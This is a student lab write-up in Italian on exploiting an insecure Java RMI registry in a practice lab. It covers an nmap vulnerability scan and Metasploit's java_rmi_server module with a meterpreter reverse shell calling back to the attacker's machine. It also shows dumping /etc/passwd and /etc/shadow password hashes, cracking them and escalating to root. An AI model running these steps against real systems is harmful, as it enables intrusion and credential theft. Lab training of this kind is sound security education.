
Exploit Java RMI

Per prima cosa cambiamo gli indirizzi ip delle due macchine:

- **KALI: 192.168.99.111**
- **META: 192.168.88.112**

Dopo aver cambiato le configurazioni dell'ip lanciamo una scan generale sulla macchina bersaglio per trovare le varie porte aperte:



Troviamo la porta aperta 1099 aperta che offre il servizio rmiregistry. Quindi andiamo a cercare se esistono vulnerabilità. Provando con nessus ci da solo informazioni sul servizio ma non ci dice se ci sono vulnerabilità o se ci sono criticità. La cosa importante che ci dice su nessus è che il seguente servizio sulla porta 1099 serve per il traferimento di file java con il protocollo http. Proviamo quindi a fare una scansione su nmap con lo switch -script vuln:

```
┌──(kali㉿kali)-[~]
└─$ nmap -script vuln  -p 1099 192.168.99.112

Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 08:10 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0013s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 37.63 seconds
```

Con questa scan vediamo che il servizio è vulnerabile e ci da altre informazioni utili sul servizio. Andiamo quindi ad aprire msfconsole e vedere ce ci sono degli exploit da usare:

```
msf6 > search rmiregistry

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/misc/java_rmi_server
```

abbaimo un solo modulo di exploit. Andiamo quindi a selezionarlo con use 0, lo settiamo e useremo il payload gia preimpostato:

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.99.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```

lanciamo l'exploit con il comando exploit. Una volta creata la sessione andiamo a trovare le cose richieste dall'esercizio:

- Configurazione di rete:

```
Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5f:c41c
IPv6 Netmask : ::
```

- Informazioni sulla tabella di routing:

```
meterpreter > route
IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.99.112   255.255.255.0   0.0.0.0

IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe5f:c41c  ::       ::
meterpreter >
```

- Cat /etc/shadow e cat /etc/passwd

```
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

Con questi file ho fatto l'hanshadow dei due file e ho trovatol e password dei vari user. Poi sono entrato su msfadmin e o eseguiro il comando sudo su per rientrare come root:

Ho notato che con questo root abbiamo anche i permessi da proups=0 cosa che con il root creato con il comando shell di meterpreter non abbiamo. In più ho provato il comando ps per vedere i vari processi e vedere se riuscivo a vedere il mio processo:

CONCLUSIONI: esistono molti modi per entrare in un server, bisogna trovare quello cdhe funziona e cercare di capire come entrare e lavorare all'interno del servizio